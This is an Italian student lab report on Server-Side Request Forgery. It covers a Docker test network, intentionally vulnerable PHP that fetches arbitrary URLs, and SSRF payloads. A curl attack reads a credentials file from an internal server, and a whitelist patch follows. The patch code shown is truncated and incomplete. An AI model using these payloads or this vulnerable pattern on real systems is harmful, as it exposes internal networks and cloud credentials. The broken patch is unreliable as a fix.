SSRF

Server-Side Request Forgery


SSRF

Cos’è una SSRF?
È un attacco che consiste nell’invio, da parte del server (vulnerabile) sotto attacco, di richieste sia alla rete interna (aggirando i controlli del firewall), sia alla rete esterna.
Tipologie:

- *Classica*: l’attaccante può vedere i dati ottenuti dalla richiesta.
- *Blind*: l’attaccante non può vedere direttamente i dati ottenuti dalla richiesta, ma può ottenere altri tipi di informazioni sulla risposta.

Concetti Fondamentali (CIA) compromessi da SSRF

- Confidenzialità



Debolezza e Vulnerabilità

- Debolezza: mancanza strutturale di controlli sull’input dell’utente oppure di isolamento di rete
- Vulnerabilità: la possibilità di far effettuare richieste arbitrarie al Server sotto attacco.

Exploit ed Attacco

- Exploit: Payload

  es.

  ```
  http://localhost:80
  ```


  ```
  http://[::]:80/
  ```
  (IPV6 non specificato)

- Attacco: esecuzione della richiesta che trasporta il Payload

Rischi

- Bypass del Firewall sfruttando la “credibilità” del server sotto attacco all’interno della rete privata.
- Accesso a dati sensibili come dati aziendali, ma anche credenziali cloud per istanze cloud (come AWS o Azure).
- Network mapping.

Diagramma di rete



Infrastruttura Docker

- Segmentazione di Rete: Due reti bridge virtuali isolate (rete_pubblica e rete_privata) per simulare la separazione tra DMZ e rete interna.
- Attaccante: Container Alpine Linux equipaggiato con cURL.
- Vittima (Proxy): Server Apache+PHP configurato come dual-homed (connesso a entrambe le reti).
- Target: Server Apache contenente l'asset critico, isolato esclusivamente sulla rete privata.
- Configurazione: Utilizzo di IP statici definiti nel docker-compose.yml per garantire la riproducibilità dello scenario.

Debolezza

```php
if (isset($_REQUEST['url'])) {
    $url = $_REQUEST['url'];

    // Tenta di recuperare i primi 1000 bytes dell'URL
    $content = @file_get_contents(filename: $url, length:1000);

    if ($content === FALSE) {
        $message = "<div style='color: red;'>Errore: Impossibile raggiungere l'URL o accesso negato.</div>";
    } else {
        // Simulazione anteprima (titolo)
        if (preg_match(pattern: "/<title>(.*)<\/title>/siU", subject: $content, matches: &$title_matches)) {
            $preview_title = $title_matches[1];
        } else {
            $preview_title = "Nessun titolo trovato (forse non è HTML?)";
        }

        // Simulazione anteprima (contenuto)
        $preview_content = htmlspecialchars(string: substr(string: $content, offset: 0));
        $message = "<div style='color: green;'>Anteprima generata con successo!</div>";
    }
}
```


Test Isolamento del server Admin rispetto alla rete pubblica

```
PS C:\Users\raffa\Desktop\UNI\TERZO ANNO\CYBERSEC\SimulazioneSSRF> docker-compose up -d
PING 192.168.57.100 (192.168.57.100): 56 data bytes
^C
--- 192.168.57.100 ping statistics ---
8 packets transmitted, 0 packets received, 100% packet loss
/ #
```

Attacco

```
PS C:\Users\raffa\Desktop\UNI\TERZO ANNO\CYBERSEC\SimulazioneSSRF> docker exec -it attaccante sh
/ # curl "http://192.168.56.100/generatoreAnteprima.php?url=http://192.168.57.100/key.json"

<!DOCTYPE html>
<html lang="it">
<head>
    <meta charset="UTF-8">
  {...}
    <div style='color: green;'>Anteprima generata con successo!</div>
        <div class="preview-box">
        <h3>Risultato Anteprima:</h3>
        <p><strong>Titolo Pagina:</strong> Nessun titolo trovato (forse non è HTML?)</p>

        <hr>

        <p><strong>Anteprima Contenuto (Primi 1000 bytes):</strong></p>
        <code>{
  &quot;Code&quot; : &quot;Success&quot;,
  &quot;LastUpdated&quot; : &quot;2024-11-15T12:00:00Z&quot;,
  &quot;Type&quot; : &quot;AWS-HMAC&quot;,
  &quot;AccessKeyId&quot; : &quot;AKIAIOSFODNN7EXAMPLE&quot;,
  &quot;SecretAccessKey&quot; : &quot;wJalrXUtnFEMI/K7MDENG/bPxRfiCYEXAMPLEKEY&quot;,
  &quot;Token&quot; : &quot;IQoJb3JpZ2luX2VjEFcaCXVzLWVhc3QtMSJHMEUCIQD9h8q6qjIKJHWILUHiuhwPOIUhLIHKJHOIURHOIJOIHJijIUGHYFGUTFutyRStRDyiHGFiu&quot;,
  &quot;Expiration&quot; : &quot;2024-11-15T18:00:00Z&quot;
}...</code>
    </div>
    </div>

</body>
/ #
```


Sequence Diagram



Dump pacchetti lato server Admin

```
/usr/local/apache2 # tcpdump -i eth0 -n -l src 192.168.57.2
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
17:15:15.411651 IP 192.168.57.2.33632 > 192.168.57.100.80: Flags [S], seq 849678641, win 64240, options [mss 1460,sackOK,TS val 2095821921 ecr 0,nop,
wscale 7], length 0
17:15:15.411701 IP 192.168.57.2.33632 > 192.168.57.100.80: Flags [.], ack 205236930, win 502, options [nop,nop,TS val 2095821921 ecr 3589379640], len
gth 0
17:15:15.411791 IP 192.168.57.2.33632 > 192.168.57.100.80: Flags [P.], seq 0:67, ack 1, win 502, options [nop,nop,TS val 2095821921 ecr 3589379640],
length 67: HTTP: GET /key.json HTTP/1.1
17:15:15.418183 IP 192.168.57.2.33632 > 192.168.57.100.80: Flags [.], ack 629, win 501, options [nop,nop,TS val 2095821927 ecr 3589379646], length 0
17:15:15.419079 IP 192.168.57.2.33632 > 192.168.57.100.80: Flags [F.], seq 67, ack 630, win 501, options [nop,nop,TS val 2095821928 ecr 3589379647],
length 0
17:15:20.462339 ARP, Request who-has 192.168.57.100 tell 192.168.57.2, length 28
17:15:20.462343 ARP, Reply 192.168.57.2 is-at 02:42:c0:a8:39:02, length 28
```

Patch



```php
if (isset($_REQUEST['url'])) {

    $file_whitelist = __DIR__ . '/whitelist.php';
    if (file_exists(filename: $file_whitelist)) {
        $domini_fidati = include $file_whitelist;
    } else {
        $domini_fidati = [];
    }

    // $host_richiesto è false/null o l'host non è presente nella whitelist
    if (!$host_richiesto || !in_array(needle: $host_richiesto, haystack: $domini_fidati, strict: true)) {
        http_response_code(response_code: 403); // Codice HTTP Forbidden

        // htmlspecialchars sanifica input per XSS
        die("<div style='color: darkred; background-color: #ffdddd; padding: 15px; border: 1px solid red; border-radius: 5px; margin-top: 20
                <strong>⛔ ACCESSO NEGATO </strong><br>
                L'host richiesto (<code>" . htmlspecialchars(string: $host_richiesto) . "</code>) non è presente nel file di configurazione de
            </div>");
    }
```

Find Aa ab .* No results

Test Patch

```
/ # curl "http://192.168.56.100/generatoreAnteprima_FIXED.php?url=http://192.168.57.2"
<div style='color: darkred; background-color: #ffdddd; padding: 15px; border: 1px solid red; border-radius: 5px; margin-top: 20px;'>
                <strong>⛔ ACCESSO NEGATO </strong><br>
                L'host richiesto (<code>192.168.57.2</code>) non è presente nel file di configurazione dei siti autorizzati.
            </div>/ #
```

Riferimenti

Payloads SSRF: PayloadsAllTheThings/Server Side Request Forgery/README.md at master · swisskyrepo/PayloadsAllTheThings

Server Side Request Forgery | OWASP Foundation

Repository GitHub: https://github.com/RaffaeleD03/SSRF.git